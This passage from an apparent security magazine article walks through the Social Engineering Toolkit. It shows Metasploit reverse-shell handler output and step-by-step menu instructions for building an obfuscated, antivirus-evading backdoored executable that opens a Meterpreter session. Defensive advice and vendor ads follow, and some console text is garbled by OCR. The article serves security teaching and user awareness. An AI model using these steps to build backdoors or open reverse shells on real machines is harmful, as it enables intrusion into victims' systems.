Meterpreter > shell
Process 3076 created.
Microsoft Windows XP [Version 5.1.2600]
© Copyright 1985 -2001 Microsoft Corp.
C:\Documents and Settings\Test\Desktop>
```

That's it, one bad choice on the victim's side and security updates and anti-virus means nothing. The *Victim* in this case was a fully updated Windows XP Professional with the top name anti-virus internet security suite installed and updated. This works against Windows 7 also.

They can even surf away or close the webpage, because once the shell has connected the web browser is no longer needed. Most attackers will then solidify their hold on the PC and merge the session into another process effectively making the shell disappear.

This is why it is critical to inform your users about the dangers of clicking on unknown links in emails, suspicious web links, and fake online antivirus messages. It can be very hazardous to your network.

× Terminal File Edit View Terminal Help resource (src/program\_junk/meta\_config)> use exploit/multi/handler resource (src/program\_junk/meta\_config)> set PAYLOAD osx/x86/shell\_reverse\_tcp PAYLOAD => osx/x86/shell\_reverse\_tcp resource (src/program\_junk/meta\_config)> set LHOST 192.168.0.101 LHOST => 192.168.0.101 resource (src/program junk/meta config)> set LPORT 8080 LPORT => 8080 ource (src/program\_junk/meta\_config)> set InitialAutoRunScript post/osx/gather/enum\_osx resource (src/program\_junk/meta\_config)> set initiatAutoRunScript post/osx/ga InitialAutoRunScript => post/osx/gather/enum\_osx resource (src/program\_junk/meta\_config)> set ExitOnSession false ExitOnSession => false resource (src/program\_junk/meta\_config)> exploit -j [(] Exploit running as background job. resource (src/program\_junk/meta\_config)> use exploit/multi/handler resource (src/program\_junk/meta\_config)> use exploit/multi/handler resource (src/program\_junk/meta\_config)> set PAYLOAD linux/x86/shell/reverse\_ DAVLOAD == linux/x86/shell/reverse\_ tct PAYLOAD >> linux/X80/shell/reverse\_tcp resource (src/program\_junk/meta\_config)> set LHOST 192.168.0.101 LHOST => 192.168.0.101 resource (src/program\_junk/meta\_config)> set LPORT 8081 \_PORT => 8081 resource (src/program\_junk/meta\_config)> set ExitOnSession false ExitOnSession => false
resource (src/program\_junk/meta\_config)> exploit -j [\*] Exploit running as background job.
[\*] Started reverse handler on 0.0.0.0.443
[\*] Starting the payload handler...
<u>nsf</u> exploit(handler) >
[\*] Starting the data as a D2 160 0.1 exploit (handler) > Started reverse handler on 192.168.0.101:8081 Started reverse handler on 192.168.0.101:8080 Starting the payload handler... Starting the payload handler... Sending stage (752128 bytes) to 192.168.0.105 Meterpreter session 1 opened (192.168.0.101:443 -> 192.168.0.105:1050) at 2011-12-22 05:00:15 0500 [\*] Sending stage (752128 bytes) to 192.168.0.105
[\*] Meterpreter session 2 opened (192.168.0.101:443 -> 192.168.0.105:1053) at 2011-12-22 05:00:23

Figure 3. SET showing a successful connection to a remote session

That covers creating a test website, but what if we just wanted to create a file that if run connects out to our system? SET can do that too.

#### Social Engineering Toolkit – Creating a Backdoored Attachment

Next we will use SET to create a backdoored attachment and a listener service. The output of this will be an executable file. If the user runs it, the program connects out to the listening computer, pulls down the backdoor program and starts a remote session.

- From the main menu choose number 4, *Create a Payload and Listener*
- Next, pick your payload that you want. For this example I will pick number 13, ShellCodeExec Alphanum Shellcode. This is one of SET's newest options. It pulls down a Meterpreter shell through the shellcodeexec program without saving anything to the hard drive. This runs completely in memory which prevents most Anti-Viruses from detecting it.
- Next, select the port for the listener. You can just take the default, or enter your own, I just used the default port 443.
- Now you have a chance to pick what payload you want delivered using shellCodeExec. I just took the default, *meterpreter\_reverse\_tcp*.
- SET then takes the options that you selected and creates the executable. The file is packed and obfuscated (encrypted to decrease chance it will

be detected) and saved in the root directory of SET.

Next, SET asks you if you want to start the listener service. When the executable is created it is automatically set to connect back to whatever IP address your Backtrack system is running. Allowing Backtrack to start the listener basically allows SET to look for systems that have run the file and allows them to connect in.
When someone runs the file, a session is created on the Backtrack system and like the prior example, you can run sessions -i and the session number to connect to the session.

And that is it, from just these few simple steps, an .exe is created that will bypass most anti-virus programs, connect back to the attacking system (bypassing most intrusion detection systems) and create a remote session with the attacking machine.

#### Other Features of the Social Engineering Toolkit

The Web attack and Payload creation options we just covered are the two most commonly used features of the Social Engineering Toolkit. But SET has several other very interesting capabilities:

- Automated Microsoft SQL Bruter
- Infectious Media Generator for creating backdoored USB, CD or DVD disks
- Mass E-Mail attack mailer
- Wireless Access Point Spoofer
- SMS Spoofing
- And even an Arduino Teensy based programmer that creates a USB infector that can emulate a physical keyboard. This bypasses most Anti-Virus USB Autorun checks.

Each section, like the tutorials we covered, is all in easy to follow menu driven options.

# How do you protect yourself from these types of attacks?

We have seen the techniques that social engineers use to gather personal information use in attacks. We have also seen how easy it is to create a malicious website or attachment. What can we do to protect our networks from these attacks?

#### **Educate your Employees**

Your employees are your first (and maybe last) line of defense. Educate them about the dangers of clicking on unknown links or allowing unsolicited attachments to run. Also, showing them what real security alerts look like will really help defend against viruses and keep malicious scripts from running.

#### **Use a Script Blocker**

The FireFox add-in *Noscript* runs in the background of Firefox and blocks any scripts from running. You allow those you want to run with just a few easy mouse clicks (*http://noscript.net/*).

#### **Limit Information Released**

Don't accept people into your social rings that you don't know, or haven't met. Limit personal data that you share in social media sites, and limit the amount of company information that you release publicly.

#### **Set Egress Rules**

If you don't need to connect to certain countries or IP's, block outbound connections to them. If your firewall can block file types, block any file type or services that you do not use from exiting your network.

#### **Monitor Your Network Traffic**

Most advanced malware was written to bypass antivirus. You can't trust in a firewall and AV alone to protect you. Install and use a Network Security Monitoring system. Preferably one that analyzes, captures and stores every packet that comes in and out of your network and notifies you when suspicious activity is present. There are numerous commercial products that do this. Security Onion is an exceptional tool for this and best of all it is free! (*http://securityonion.blogspot.com/*)

#### Search for Unauthorized Data Disclosures

Check sites like Pastebin frequently for company data that has been disclosed without permission.

And Finally,

#### **Test your Network Security!**

Tools like SET are excellent to see how vigilant your users are and where the security needs to be changed on your network.

#### Conclusion

The times have changed and so have hacker's tactics. At one point it was believed that your network was in pretty good shape if you kept up on patches, had a good anti-virus and firewall. But these newer tactics can and do by-pass defense in depth. As we have shown, a single user allowing a malicious e-mail attachment to run could give a hacker remote access to your network bypassing system update patches, Anti-Virus and your Firewall.

It's evil, but cybercrime is huge business right now. Hackers are getting much better at using Social Engineering attacks and bypassing layered defense. A little discretion on your user's part and security testing and monitoring on your part will go a long way in securing your system from the current threats that are bombarding our networks.

#### DANIEL DIETERLE

Daniel Dieterle has 20 years of IT experience and has provided various levels of IT support to numerous companies from small businesses to large corporations across upstate New York and Northern Pennsylvania. He enjoys computer security topics, is the author of the CyberArms Computer Security Blog (cyberarms.wordpress.com), is a guest author on a top infosec website, and was a technical editor for a recently released penetration testing book based on Backtrack 5.



Freshener?

Printer PS

ATURE **S** :

🛠 Covert tunneling SSH access over 3G/GSM cell networks NAC/802.1x bypass

**OUSUN** 

😒 and more!

Discover the glory of Universal Plug & Pwn

@pwnieexpress.com

**PWNIE EXPRESS** 

t) @pwnieexpress 🕒 info@pwnieexpress.com 👂 802.227.2PWN

THE

# CODENAME: SAMURAI SKILLS COURSE

# Penetration Test Training Samurai Skills

- You will learn Real World Hacking Techniques for Targeting , Attacking , Penetrating your target
- Real Live Targets ( Websites , Networks , Servers ) and some vmware images
- Course Instructors are Real Ethical Hackers With more than 7
- years Experience in Penetration Testing
- ONE Year Support in Forums and Tickets
- Every Month New Videos ( Course Updated Regularly )
- Suitable Course Price for ONE Year Support
- Take Our course at your own pace (any time, any where)
- Our Course is Totally Different from Other Courses ( new Techniques )



#### CYBER DEFENCE مؤتمر الأمن السيبراني TIMMIT

ENDORSED BY



#### April 2<sup>nd</sup> - 3<sup>rd</sup> 2012 Grand hyatt hotel, Muscat, Oman www.cyberdefencesummit.com

#### **DEFENDING YOUR VIRTUAL BORDERS** MIDDLE EAST IS GATHERING TO DEFEND IT'S CRITICAL INFRASTRUCTURE







PLATINUM SPONSOR **GOLD SPONSORS** SILVER SPONSOR Booz | Allen | Hamilton **ST Electronics** Lancope **G**CASSIDIAN (Info-Security) strategy and technology consultants **INFOWATCH** A company of ST Electro **BRONZE SPONSORS** MEDIA PARTNERS Nirus HELP NE QUALYS' AGLOBAL ARIN9.org SECURITY SEKIMI Bitdefender

> For more information on being a part of this summit, contact: Ali Khalid Rana, Marketing Manager Email: alir@cyberdefencesummit.com, Tel: +971 4455 7962